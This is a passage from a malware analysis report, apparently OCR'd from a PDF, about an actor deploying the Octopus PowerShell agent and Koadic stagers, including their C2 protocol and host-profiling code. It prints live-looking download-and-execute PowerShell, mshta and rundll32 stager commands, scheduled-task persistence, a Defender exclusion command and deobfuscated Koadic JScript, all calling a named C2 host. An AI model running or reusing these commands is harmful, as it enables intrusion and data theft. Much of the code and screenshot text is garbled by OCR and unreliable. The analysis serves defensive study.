'C:\Users\Public\Libraries\pus.bat' /SC minute /mo 120}
"C:\WINDOWS\system32\schtasks.exe" /create /TN AutomaticU /TR
C:\Users\Public\Libraries\pus.bat /SC minute /mo 120
```

The first PowerShell command downloads the Octopus PowerShell agent from the following URL: http://hpsj[.]firewall-gateway[.]net:80/hpjs.php. This agent has been obfuscated by the attacker.

Win	Config	Q ↔ Re	play 🗙 • 🕨 Go 🏾 🏶 Stream 🗄	Decode Keep: Al	I session	s • 🕀 A	Any Process	Pa Find 🔜 Save 🔤 🖉) 🎏 Browse 🔹 🔆 Clear Cache 🎢 TextWizard 🔛 Tearoff 🛛 MSDN Search. 😨 🛛 🚳 🚱 Offline
*	Result	Prot	Host	URL	Body	Cachi	Content	Process Comments C	Log 🛛 Fiters 🚍 Timelne
12	200	HTTP	hpsj.frewal-gateway.net:8080	/MicrosoftUpdate	27,1			msht	Get Started 🕥 Statistics 🖳 Inspectors 🗲 AutoResponder 📝 Composer 🔟 Fiddler Orchestra Beta 🛼 Fiddler Scrip
13	200	HTTP	Tunnel to	8.gd:443	0			powe	Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML
914	301	HTTPS	is.gd	/xbQIQ2	5		text/htm	powe	Reguest Headers (Baw (Header Defini
ñ 15	200	HTTP	Tunnel to	raw.githubuserconte	0			powe	GET /hta HTTP/1.1
16	200	HTTPS	raw.githubusercontent.com	/Axella49/OZ/main/p	17,8	max	text/plai	powe	Client
17	200	HTTP	hpsj.firewail-gateway.net	/hpjs.php	6,331		text/htm	powe	Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON
▶18	200	HTTP	hpsj.firewall-gateway.net	/login	0		text/htm	powe	XML
≥19	200	HTTP	hpsj.frewal-gateway.net	/view/DESKTOP-2C	24		text/htm	powe	<script language="JScript"></td></tr><tr><td>20</td><td>200</td><td>HTTP</td><td>hpsj.firewal-gateway.net:8080</td><td>/MicrosoftUpdate?P</td><td>27,0</td><td></td><td></td><td>rundi</td><td>window resize To(1, 1):</td></tr><tr><td>21</td><td>200</td><td>HTTP</td><td>hpsj.firewal-gateway.net:8080</td><td>/MicrosoftUpdate?P</td><td>15,1</td><td></td><td></td><td>rundi</td><td>window moveTo(-2000, -2000);</td></tr><tr><td>222</td><td>200</td><td>HTTP</td><td>hpsj.frewal-gateway.net</td><td>/hta</td><td>2,501</td><td></td><td>text/htm</td><td>msht</td><td>window.blur():</td></tr><tr><td>23</td><td>200</td><td>HTTP</td><td>hpsj.frewal-gateway.net</td><td>/view/DESKTOP-2C</td><td>24</td><td></td><td>text/htm</td><td>powe</td><td>try</td></tr><tr><td>>27</td><td>200</td><td>HTTP</td><td>hpsi.frewal-gateway.net</td><td>/view/DESKTOP-2C</td><td>24</td><td></td><td>text/htm</td><td>powe</td><td>window.onfocus = function() { window.blur(); }</td></tr><tr><td>≥28</td><td>200</td><td>HTTP</td><td>hpsi.frewal-gateway.net</td><td>/hpis.php</td><td>6,061</td><td></td><td>text/htm</td><td>powe</td><td>window.onerror = function(Wisks, sUrt, sLine) { return false; }</td></tr><tr><td>≥30</td><td>200</td><td>HTTP</td><td>hpsj.frewal-gateway.net</td><td>/login</td><td>0</td><td></td><td>text/htm</td><td>powe</td><td></td></tr><tr><td>≥31</td><td>200</td><td>HTTP</td><td>hpsj.firewall-gateway.net</td><td>/view/DESKTOP-2C</td><td>24</td><td></td><td>text/htm</td><td>powe</td><td>catch (e)[]</td></tr><tr><td>≥35</td><td>200</td><td>HTTP</td><td>hpsj.frewal-gateway.net</td><td>/view/DESKTOP-2C</td><td>24</td><td></td><td>text/htm</td><td>powe</td><td>function replaceAll(find, replace, str)</td></tr><tr><td>>38</td><td>200</td><td>HTTP</td><td>hpsi.frewal-gateway.net</td><td>/view/DESKTOP-2C</td><td>24</td><td></td><td>text/htm</td><td>powe</td><td>while(strindexOf(find)>-1)</td></tr><tr><td>6 40</td><td>200</td><td>HTTP</td><td>Tunnel to</td><td>nexusrules.officeapp</td><td>0</td><td></td><td></td><td>WITW</td><td></td></tr><tr><td>\$41</td><td>304</td><td>HTTPS</td><td>nexusrules.officeapps.live.com</td><td>/nexus/rules?Applica</td><td>0</td><td>max</td><td></td><td>winw</td><td>str ≈ str.replace(find, replace);</td></tr><tr><td>\$42</td><td>200</td><td>HTTP</td><td>hpst.frewal-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td>powe</td><td>3</td></tr><tr><td>▶43</td><td>200</td><td>HTTP</td><td>hpst.frewal-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>return str;</td></tr><tr><td>>44</td><td>200</td><td>HTTP</td><td>hpsj.frewal-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>function bas(string)</td></tr><tr><td>₽45</td><td>200</td><td>HTTP</td><td>hpsj.firewal-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td>powe</td><td></td></tr><tr><td></td><td></td><td>HTTP</td><td>hpsi.firewall-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>string = replaceAll(",'.'=',string);</td></tr><tr><td></td><td></td><td>HTTP</td><td>hpsi.frewal-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>string = replaceAll('[','a',string), string = replaceAll(','b',string);</td></tr><tr><td>>51</td><td>200</td><td>HTTP</td><td>hpsj.frewal-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>string = replaceAu(a, b, string), string = replaceAu(a, b, string).</td></tr><tr><td>>52</td><td></td><td>HTTP</td><td>hpst.frewal-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>string = replaceAll(', X, string);</td></tr><tr><td></td><td>200</td><td>HTTP</td><td>hpsi.firewall-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>string = replaceAll(^*, N', string);</td></tr><tr><td></td><td></td><td>HTTP</td><td>hpsi.frewall-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>string = replaceAl("'E',string);</td></tr><tr><td></td><td></td><td>HTTP</td><td>hpsi.frewal-gateway.net</td><td></td><td>24</td><td></td><td>text/htm</td><td></td><td>string = replaceAll(%','C',string); string = replaceAll(%','H',string);</td></tr><tr><td></td><td>2.00</td><td></td><td>repayor error geverley.net</td><td>, the product of them</td><td></td><td></td><td>sarry merilini</td><td>> ></td><td>string - replaceAll(", (', string); string = replaceAl(", (', string);</td></tr><tr><td>-</td><td>In Frence</td><td>Ta0 S hmt</td><td>HELP to learn more</td><td></td><td></td><td></td><td></td><td></td><td>string = replaceAll('('.K',string);</td></tr><tr><td></td><td></td><td></td><td>Hide 'nexus.officeapps.live.com'</td><td>This this sales to employ</td><td>a sets all</td><td>the state</td><td></td><td></td><td>string = replaceAl(')','O',string);</td></tr><tr><td>ners</td><td>riide i</td><td>riucess=896</td><td>nue nexus.onceapps.ive.com</td><td>nue binanes.template</td><td>a.con.om</td><td>ce.net</td><td></td><td></td><td>var characters = "ABCDEFGHUKLMNOPQRSTUVWXYZabcdefahiklmnoparstuvwxyz0123456789+/=".</td></tr></tbody></table></script>

Figure 18: Loading Koadic

The Octopus agent is responsible for communicating with its C&C server to send and receive commands. To start its communications, it collects the following information from the victim machine:

- Host name (with the addition of five random characters to the end)
- User name (if the user name has the administrator role it adds "*" to it)
- OS version
- OS architecture
- The process id that is executing this PowerShell script
- Victim's Network domain

Then it builds a header with the following format:

\$HEADER = "\$hostname, \$username, \$0S_version, \$0S_arch, \$process_id, \$domain"


In the next step, it encrypts the header using AES encryption and then encodes the generated encrypted header using Base64. The Key and IV for encryption are Base64 hardcoded.



Figure 19: Encryption function

Then it sends an HTTP get request to its server with the generated header as authorization header field.

12	200	HTTP	hpsj.firewall-gat /MicrosoftUpdate	Request Headers Real Headers
13	200	HTTP	Tunnel to is.gd:443	GET /login HTTP/1.1
5 14	301	HTTPS	is.gd /xbQlQ2	Client
6 15	200	HTTP	Tunnel to raw.gthubusercontent.com:443	User-Agent: Mozila/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
16	200	HTTPS	raw.githubuser /Axela49/OZ/main/pus.bat	Security
€≥17	200	HTTP	hpsj.firewall-gat /hpjs.php	Authorization: 0ITbFIFwxvHqS4ymHideFW6J9fA5A5+ejTOM38adHQ3pvV74YMuW0MUqVZkaoyNEfYveZgz1yDm8o/hDsyKTg4M4cKYIIaUYyzaZ4+uzozEdJ7QgTddpOIm+pv0urXeV27tpHLHwImNqIJAsg)YP9g=
18			hpsj.firewail-gat /iogin	Transport
₽19	200	HTTP	hpsj.firewall-gat /view/DESKTOP-2C3IQHO-GVPDF	Connection: Keep-Alve
20	200	HTTP	hpsj.firewall-gat /MicrosoftUpdate?PPVXCF8Y4U	Host: hpsj.freval-gateway.net
21	200	HTTP	hpsj.firewall-gat /MicrosoftUpdate?PPVXCF8Y4U	
>22	200	HTTP	hpsi.frewall-gat /hta	



After sending the request, it goes into a loop to receive commands from the server. The received commands are specific to the victim and the generated URL is the combination of the C&C URL and generated host name. The received commands are Base64 encoded and AES encrypted and therefore it first decodes and decrypts the commands and then based on the commands it does the required actions.

while (\$true) {



Here is the list of commands:

- False: If the command is False it does nothing.
- Report: It collects victim's info including list of all of the running processes, local IP address, OS version, last boot time, OS locale and current time and then encrypts and Base64 encodes them and sends them in the authorization HTTP field to the server.
- Download: Upload the content of a specified file to the server.
- reset-pc: It seems this feature is not still implemented.

It also deploys another variant of Octopus agent through JavaScript (*mshta http://hpsj[.]firewall-gateway[.]net:8080/hta*). This script calls the PowerShell to download the Octopus agent.



powershell =exec bypass = w1 -c \$V=new-object net.webclient;\$V.proxy=[Net.WebRequest]::GetSystemWebProxy();\$V.Proxy.Credentials=[Net.CredentialCache]:: DefaultCredentials;IEX (\$V.downloadstring('http://hpsj.firewall-gateway.net:80/hpjs.php'));'";\nvar w32ps= GetObject('winngmts:').Get('Win32_Process').Create(cm,'c:\\\',w32ps.ShowWindow=0;\nvar rtrnCode=GetObject('winngmts:').Get('Win32_Process').Create(cm,'c:\\\',w32ps,null);

Figure 23: PowerShell command after deobfuscation

After deploying Octopus it deploys Koadic by calling *mshta*:

"mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /f powershell Add-MpPreference -ExclusionPath "C:" -FORCE

The actor has used mshta and rundll32.exe for Koadic stagers.

```
"C:\Windows\System32\rundll32.exe" http://hpsj.firewall-
gateway.net:8080/MicrosoftUpdate?PPVXCF8Y4U=2368b7b9facb4a3b8acf72d29ea28704
;UGH09GLI5P=;\..\..\../mshtml,RunHTMLApplication
```

Figure 24 shows the downloaded first stage. This script defines 4 random strings with the following sizes: 101, 118, 97, and 108. These strings' lengths have been used to build the "eval" by converting each string size number to char.

In the next step the obfuscated script that will be executed by *eval* is deobfuscated by passing it to the deobfuscation function (jRclebKBKY). At the end that deobfuscated script is executed by calling *eval*.

<pre>define defi</pre>	
<pre>carbon contents of conten</pre>	chanl>
<pre>kindow.serve(r137, -2019); didew.serve(r137, -2019); didew.serve(r137, -2019); didew.serve(r14, 0); window.noncer = function(sty, ptr), sting) { setum false; } window.noncer = function(sty, ptr), sting, function(sty,</pre>	
<pre>kinds.ceters = function(Sty, Stil, sline) { return false: }</pre>	
<pre>{ discussion: e function(http: pl:/_side/_lists_iple/_side/_lists_iple/_side/_lists_iple/_lis</pre>	
<pre>visited of the second sec</pre>	try
<pre>Marked micro is double for the second with the second marked is a second with the second marked micro is a second marked marke</pre>	
<pre>Get(==-):dt)kigfnix.length;#=(3))(## ATREMENTERNILVM=0Tring.fromCharCode(parsEnt(0))kigfnix.substr(1,2+-0),1(#-0)*0(codMiyagk.charCodekt(1/(2+0-0)))) #*********************************</pre>	catch (e) ()
<pre>[String [combaced] // width.acting/twidthacting/twid</pre>	<pre>for(i=0+0-0;i:NjbKigfnizu.lengt;i=(2+0-0))(var AEDMpMDT#SwHlvK=String.fromCharCode(parseInt(NjbKigfnizu.substr(i,2+0-0),16+0-0)^NgtoWAHyxQX.charCodeAt(i/(2+0-0))); couptions var utveMtnSYYfrom*KjXPBUAMQjHqCMv1jFoFVMyFqtmqUihoftcOMdvOkovDRkpjKdILMsIeWejShMueeyVaYmSErakirosNEutUpDHcbvKDDFxbSVM"; var JocfxtSqCzvGqE="jjzvgfhHoaaHPUSHuvPRQcJBvHvDffTjRJLRtrgNtXPfXHdcdfAYOuNuUKDfxRdgskmxHdoEOtvUBKiCIPEDZLibwcyTVFiMYSUStNKMlQJYRQKCflcn"; var rudefAceJsUP2YKbm="xjgllzcfweeLtjhwTgSQAenNIforgcgFCDBigmzOWrwnteUSMmimsOstDLXgjJaXuMIxyQgHAEEeMkoXYIfXMZmuREPUz";</pre>
<pre>[String [combacced put/with systems from CharCode (apcfxt2gcrv(gs.length), string.from CharCode (apcfxt2gcrv(gs.length), string.from CharCode (apcfxt2gcrv(gs.length), string.from CharCode (appfxt2gcrv(gs.length), string.from CharCode (appfxt2gcrv(</pre>	var weemOZSUMV= [e, v, a, l]
Decompositive (1) Decompositive (1) <thdecomposite (1)<="" th=""> <thdecomposite (1)<="" th=""> <th< td=""><td></td></th<></thdecomposite></thdecomposite>	
NEW YERDING Otherated 35 11:13:016:03:02:03:07:03:00:01:02:00:01:00:00:00:00:00:00:00:00:00:00:00:	
<pre>tisfeerooazie=biiloioioioioioioioioioioioioioioioioioi</pre>	
<pre>var_vCMOREYCGB = (); VCMOREYCGB.HEXZTOVAGE = new ActiveXObject("Scripting.FileSystemObject\");VCMOREYCGB.XTXDATTQLV=new ActiveXObject(\"MScrip\"+\t.Shell\");VCMOREYCGB.WARGEUVXK=\"http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate?FYXCR84U=2368D7b9facb4abBacf72d29ea2870 (#';VCMOREYCGB.VCX3026SS=\"stag4\';YCMOREYCGB.KEREFIFUCS='http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate?FYXCR84U=2368D7b9facb4abBacf72d29ea2870 (#';VCMOREYCGB.CV23026SS=\"stag4\';YCMOREYCGB.KEREFIFUCS='http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate?FYXCR84U=2368D7b9facb4abBacf72d29ea2870 (#';VCMOREYCGB.VC33026SS=\"stag4\';YCMOREYCGB.KEREFIFUCS='http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate?FYXCR84U=2368D7b9facb4abBacf72d29ea2870 (#')YCMOREYCGB.VC33026SS=\"stag4\';YCMOREYCGB.KEREFIFUCS='http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate?FYXCR84U=2368D7b9facb4abBacf72d29ea2870 (#')YCMOREYCGB.WIND.VC380(#')'s'SCMOREYCGB.TEBEDIWERU.XIII(MRHERRENN;)\nciccle();])\ncicch(e)[)}\ntry\window.close();]\ncicch(e)[) htty/window.top.close();]catch(e)[)\ntry\newfronterD10]:YCMOREYCGB.TEBEDIWERU.XIII(MRHERRENN;)\ncicch(e)[)\n1]\nYCMOREYCGB.UEPFFWHRXVFIUND typeof(window)!=""""""""""""""""""""""""""""""""""""</pre>	21a 367e rendo 31191861 50 60 80 0 313 65 52 44 531 0 53 22 22 65 31 7 65 41 7 3 bo 25 41 87 22 0 b 24 0 1 53 35 56 41 61 23 55 41 61 23 55 26 1 53 56 54 22 4 a 63 70 50 91 a 1 3 55 54 61 23 22 65 32 65 56 56 54 25 46 57 155 56 54 22 4 a 63 70 50 91 a 1 3 55 54 61 52 65 56 56 54 22 4 a 63 70 50 91 a 1 3 55 54 61 52 65 56 56 54 22 4 a 63 70 50 91 a 1 3 55 54 61 52 65 56 54 22 4 a 63 70 50 91 a 1 3 65 54 61 22 0 56 25 65 56 56 56 56 56 56 56 56 56 56 56 56
<pre>VCMOMPYTGB.MHEXGTUDWS = new ActiveXObject(\"Scripting.FilesystemObject\"):YCMOMPYTGB.XTXDATTQLV-mew ActiveXObject(\"Wscripting:YCMOMPYTGB.MARGUVYK\"http://hpsj.firewall-gateway.net:8080/MicrosoftDpdate\":YCMOMPYTGB.WINULAGXUY=\"2368D7b9facb4abBacf72d29ea2870 4\"YCMOMPYTGB.CVCNOSOGSS=\"Stage\":YCMOMPYTGB.RVCDDGVEMF=\"http://hpsj.firewall-gateway.net:8080/MicrosoftDpdate\":YCMOMPYTGB.WINULAGXUY=\"2368D7b9facb4abBacf72d29ea2870 4\"YCMOMPYTGB.CVCNOSOGSS=\"Stage\":YCMOMPYTGB.RVCDDGVEMF=\"http://hpsj.firewall-gateway.net:8080/MicrosoftDpdate\":YCMOMPYTGB.WINULAGXUY=\"2368D7b9facb4abBacf72d29ea2870 4\"YCMOMPYTGB.CVCNOSOGSS=\"Stage\":YCMOMPYTGB.RVCDDGVEMF=\"http://hpsj.firewall-gateway.net:8080/MicrosoftDpdate\":YCMOMPYTGB.WINULAGXUY=\"2368D7b9facb4abBacf72d29ea2870 4\"YCMOMPYTGB.CLOSOG():lostCh(e)[]\http://ntysicfic.dos():lostCh(e)[]\http://ntysi</pre>	
	<pre>ActiveXobject(\"MScrip\"+\"t.Shell";):YUMOHPYGB.MAAGEUYYK\"http://hpj.firewall-gateway.net:808/MicrosoftUpdate\":YUMOHPYGB.MNULAGUY=\"326B7D8facb43bBacf72d29ea2870 d':YUMOHPYGB.CX3GCSSP=\"stage\":YUMOHPYGB.EVUDOKUME\"http://hpj.firewall-gateway.net:808/MicrosoftUpdate\":YUMOHPYGB.MACGT72d29ea2870 dWGHYGB.LXACYUDFT\"535551968062533\":YUMOHPYGB.EKEPZIFUC=+innction()\n[iYUMOHPYGB.GJEFFWHKXV[)\n[try[window.close():]catch(e)[\nrry[window.close():]catch(e)[\nrry[window.close():]catch(e)[\]ntry[window.close():]catch(e)[\]ntry[window.close():]catch(e)[\]ntry[window.close():]catch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ntry[window.close():]ncatch(e)[\]ncatch(e)[]</pre>

Figure 25: Deobfuscated js

The deobfuscated script collects the following information from the victim and then builds a URL and command and makes an HTTP request to the Koadic server.

- Checks SeDebugPrivilege through "whoami /all" command
- Gets OS version and Build by reading their relative registry locations
- Gets group policy history through reading registry location
- Gets processor architecture
- Lists directories in temp folder
- Gets the contents of the IP routing table by executing the "route print" command
- Gets computer name and username
- Gets Windows code page

(try
<pre>tty (try (var_GBUFUOTANG=OCZNTUXSGI_CNJBNYSLJD_JHJHJEMEKF[("whoa"+"mi /"+"all", "%TE"+"MP%\\"+OCZNTUXSGI_AUSTUDMKUN()+",txt");if(GBUFUOTANG,indexof("SebebugPrivilege")==-])</pre>
return false;else
<pre>return true;) catch (e)</pre>
Catch(s) (return false:))
OCEWTUXSGI.VGWWYFVCNE.XERGJFEOMR=function()
(try
<pre>(var.NBSQACKXIE=CCUMVUXSCI.FGISFISFCK.RegRead("IN"+'LAV.SOFFABALVNICT+'COOFFL'VICOUTAGE NTL'+'L'AUVACULTINGE") var.FUDAJVJAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'PUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+'LAV.SOFFABALVNICT+''+'DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+''DUDAJVZAB=CCUMVUXSCI.FGISFTSFCK.RegRead("IN"+''LAV.SOFFABALVNICT+''+''+''+''+''+''+''+''+''+''+''+''+''</pre>
In + AAK COLMARS MICHON + OF CHAINED + SS AT CUITER VERSION COFFEE + ENTITIALESE : return REGALATE + ··· + roundivorm)
return"Onkno"+"wn";}
OC2WTUXSGI.VGWWYFVCNE.WQAEXMNGKC=function()
(try (war PSBFWIRIYC=0C2BTUXSGI.FGISFTSF0X.RegRead["HHLM\\SOFF"+"KARE\\HLCrosoft\\Win"+"dows\\CurrentVersion\\Group "+"Folicy\\History\\DC"+"Hame"];1f(#SBFWIRIYC.lengtb>0)
(return PSBFWIRIYC;))
catch (e)
() return "0n"+* innown";)
CZWTUXSCI VGWWYEVCNE.NTTQFDJJS=function()
(try
<pre>(var.MEENTORKCH=COLINUXSG1.FGISFTSFGX.RegRead THRT+TM\\ST+"STM\\CurrentControlSet\\Contr+"e\l\Sess1++"on Manager\Environment\\FPCESS0+"B_ARCHITECTORE"):return MEENTORKK;)</pre>
naderlowski) catch (e) ()
return"Onk"+"nown";}
oczwiuxsgi.vGwwyFvcne.vWechnygBH=function()
(try (mr: GADEXCEET=OCZWIVXSGI.CNJEMYELJU.JHJHJEMEKK[(
(VAR GARGASEST=CCENTURSELCNOBTEREDUCTOROFISERANG C+ B, SEE + REFLY +CCENTURSELADETORACH()+ LEG]FTeturn GARGASEST;; catch(e)
0
return";)
OCIMPTUSGI.VGWWYPVCNE.VXURRCVTEM=function() (frv
(var TSLXUFMPQF=OCZWTUXSGI.CNJBMYZLJD.JHJHJZMZKF[("route FRINT","%TENP\$\\"+OCZWTUXSGI.AUZTUDMXUN()+".txt");var GBUFUOTAMG=TSLXUFMPQF.split("\r\n");for(var i=0;i <gbufuotamg.< td=""></gbufuotamg.<>
<pre>catch(e)(1 catch(e)(1 catch(</pre>
return"Dnk"+*nown"tosk, wRcNNyGBH=function()
OCZENTUSSGI.VGWWYFYCNE.VWBCHNYGBH=function() (try
(var GADKDXCEZT=OCEWTUX3GI.CNJEMYZLJD.JHJHJZMEKP["C"+"d","%TE"+"MP%\\"+OCEWTUX3GI.AUETUEMKUN()+".txt"];return GADKDXCEET;)
catch(e)
() = ==================================
<pre>impound :: Patient ::) Communication () Communicati</pre>
(try
(var TSIXUFMFQF=OCSWTUXSGI.CNJEMYZLJD.JHJHJZMZKF["TOULE PRINT","%TEMP%\\"+OCZWTUXSGI.AUZTUEMXUN()+".txt");var GBUFUOTAMG=TSIXUFMFQF.split("\r\n");for(var i=0;i <gbufuotamg=tsixufmfqf=ocswtuxsgi.cnjemyzljd.jhjhjzmzkf["toule gbufuotamg='TSIXUFMFQF.split("\r\n");for(var' i="0;i<GBUFUOTAMG=TSIXUFMFQF=OCSWTUXSGI.CNJEMYZLJD.JHJHZMZKFU</td" print","%temp%\\"+oczwtuxsgi.auztuemxun()+".txt");var=""></gbufuotamg=tsixufmfqf=ocswtuxsgi.cnjemyzljd.jhjhjzmzkf["toule>
langth;++) (MOSYQACHK=OBPUOTANG[1].split("");ICLGKVEIVF=(=:BJSEINGYTO=(=:CCMJGLVWKU=false;for(var j=0;j <hosyqachkk.length;j++)< td=""></hosyqachkk.length;j++)<>
(nostgectermentostenetis).spire(//:cenverse===================================
<pre>(Lf(BOSYQCEXX())) (DSSERV(TO==-);f(DSSERV(TO==+)444CENVQLVWEU) {return HOSYQACEXX(];;)) (d(HOSYQCEXX()==0)==40, 0, 0, 0)</pre>
14(0070x0c0x4(1)=**(**0.0.0.0) (TCC(x)******===1:44(CC(x)*****1)
[ICC]QVRUYP=w==[:if(CC]QVRUYP=w=]+[) (CMQCVRVP=ctrue:)))
0
<pre>return";;)</pre>
OCENTUXSGI,VONNYFYCKS.HINNOBLGO#=function() (var Electrostanew ActiveKobject("Mid"+fipt.Net"+"work");var BFURRCNTEL="";if(ElectroTRBGT.USerDomain.length!=0)
(VAE SECNOTHESTHEAM ACLIVEXDJEC("NEC") (VAE HVOR") (VAE BFURNEWEE=")11(SECNOTHEST.USETDEALN.Length!=) (BFURNEWEESECKORTHEST.USETDEALN) (BFURNEWEESECKORTHEST.USETDEALN)
else
[BFURNCWE2=0CSWTUXSGI.CNJBNYELJD.JHJHJEMEKF "echo {us"+"erdonain","\TE"+"MP\\"+OCEWTUXSGI.AUZTUIMXON()+".txt"]}BFURNCWE2=BFURNCWE
var CJNCWUYEYY=BFUNNWTEZ=*1\\+22CKSTRBST_USESTRBST_USESTRJST_STRVNE, UBIONSHOE())
CONCRUYEY2+***********************************
OCZWTUXSGI.VGWWYFVCNE.VXURKCVTEM();CJNCWUYEY2+="~"+"~~"+OCZWTUXSGI.VGWWYFVCNE.YMDITLEHYH();CJNCWUYEY2+="~~"+"-"+OCZWTUXSGI.VGWWYFVCNE.HNLQQZLBYR();return CJNCWUYEY2;}
OC2WTUXSGI.VGWWYFVCNE.YMDITLEHYH=function()
(ty/ (var encoder=0CINTUXSG1.PGISFTSF0X.RegRead(=URLM/VSYSTRN/\0urrentControlSet/Vcontrol/VSIs/VCoderage/VACP)):return encoder;)
(var encourrescantason, respiratores regressing and total encourrescant control terrescantes or a present encourres (
(return"1252";))
OCZWTUXSGI.VGWWYFVCNE.HNLQQZLBYR=function()
(try encoder=ocEWTUX5GI.FGISFTSFGX.RegRead["HKLH\\SYSTEM\\CurrentController\\Control\\Rls\\CodeFage\\OEKCP"]return encoder;}
catch (e)
<pre>(return 437*;))</pre>
OCZWTUXSGI.JQNRVPXDAO={}:OCZWTUXSGI.JQNRVPXDAO.RLUHONTAMW=function(data,headers)
OCIMPUTSGI_JONNVENDO={}:0CIMPUTSGI_JONNVENDO.ELUHONTANN=function(data,headers) [setum: OCIMPUTSGI_VMENDUMEN.DPCOERACECOCIMPUTSGI_JONNVENDO.EXIXENTPCT () data,headers):]
OCZWTUXSGI.JQNRVPXDAO={}:OCZWTUXSGI.JQNRVPXDAO.RLUHONTAMW=function(data,headers)
<pre>OCIMPUTSG1.J0RWPEXDAc=[]:OCIMPUTSG1.J0RWPEXDAC.BLHOWTAMM=function(data,headers) {return ocIMPUTSG1.WRSRQMIBHB.UPGGERACF(OCIMPUTSG1.J0RWPEXDAC.EXLKEHIFCT(),data,headers);} ComPUTUSG1.J0RWPEXDAC.EXCENTOND=function(e) {ty (ty (ty: headers[]:headers[]errno"]=(e.number)?e.number:"-1";headers["errname"]=(e.name;"Unknown";headers["errdesc"]=(e.description)?e.description;"Unknown";return</pre>
<pre>OCIMPUSCI.jgNVPEXDo.();OCIMPUSCI.jgNVPEXDo.LUNGNTAMM=function(data,headers) (return ocIMPUSCI,WARGMARHB.URGORAF(COLENTUSCI.jgNVPEXDo.IXLKEHIPCT(),data,headers);) OCIMPUSCI.jgNVPEXDo.KETCBTOVED=function(e) (ty (var headers=():headers["errno"]=(e.number)?e.number;"-1";headers["errnme"]=(e.name)?e.name:"Unknown";headers["errdesc"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.LUNGVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description:"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description)?e.description;"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description;"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description;"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description;"Unknown";return OCIMPUSCI.jgNVPEXDo.Extended();headers["errno"]=(e.description;"Unknown";headers["errno"]=(e.description;"Unknown";headers["errno"]=(e.description;"]extended();headers["errno"]=(e.description;"]extended();headers["errno"]=(e.description;"]extended();headers["errno"]=(e.description;"]extended();headers["errno"]=(e.description;"]extended();headers["errno"]=(e.descript</pre>
OCINTUNDSCI.JUNYVEXDAO.e[];OCINTUNDSCI.JUNNYKENDAO.ELUNONTAMMefunetion(data,headers) [fetum ocentrusci,waskuphumetunetion(data,headers);] OCINTUNSCI.JUNNYKENDA.EXTENTOVED=function(e) [fetum OCINTUNSCI.JUNNYKENDAO.ELUNONTAMW(e.message,headers);] OCINTUNSCI.JUNNYKENDAO.ELUNONTAMW(e.message,headers);] ocintum() ocintum()
